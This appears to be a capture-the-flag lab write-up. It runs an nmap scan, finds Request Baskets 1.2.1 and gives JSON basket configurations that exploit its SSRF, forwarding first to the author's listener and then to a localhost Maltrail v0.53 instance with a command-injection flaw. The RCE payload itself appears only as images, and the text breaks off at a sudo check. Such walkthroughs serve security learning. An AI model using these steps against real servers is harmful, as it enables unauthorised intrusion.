



Nmap Scan:

```
➜ Sau cat nmapscan
# Nmap 7.93 scan initiated Sat Jul  8 20:08:47 2023 as: nmap -sCV -A -p22,55555 -oN nmapscan -Pn 10.10.11.224
Nmap scan report for 10.10.11.224
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
55555/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 08 Jul 2023 19:09:35 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sat, 08 Jul 2023 19:08:55 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sat, 08 Jul 2023 19:08:59 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.93%I=7%D=7/8%Time=64A9B447%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;\x
SF:20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Sat,\x2008\x20Jul\x202
SF:023\x2019:08:55\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/we
SF:b\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\x2020
SF:0\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Sat,\x2008\x20Jul\x202
SF:023\x2019:08:59\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,
```

Going over to port 55555 shows this




It is running an instance of `Request Baskets` and the version is `1.2.1`

Searching for exploit leads here


Let us try it out

First I'll make the api request to call my host via the SSRF




```
{
  "forward_url": "http://10.10.15.124:80/omo",
  "proxy_response": false,
  "insecure_tls": false,
  "expand_path": true,
  "capacity": 250
}
```

I set a netcat listener on port 80 and we can trigger the SSRF via visiting `/omo`



SSRF is confirmed now I'll do the same but for `localhost`





```
{
  "forward_url": "http://127.0.0.1:80/",
  "proxy_response": true,
```

```
    "insecure_tls": false,
    "expand_path": true,
    "capacity": 250
  }
```

Notice that proxy response is set to true in order of viewing the result rather than a blank page

Accessing /check shows this




Hmm it says `Maltrail (v0.53)` that means that the service is running locally on port 80

Searching for exploits leads here


So it's command injection


Here's how I exploited it





```
{
  "forward_url": "http://127.0.0.1:80/login",
  "proxy_response": true,
  "insecure_tls": false,
  "expand_path": true,
  "capacity": 250
}
```

And now I can get rce







Checking for sudo permission shows this



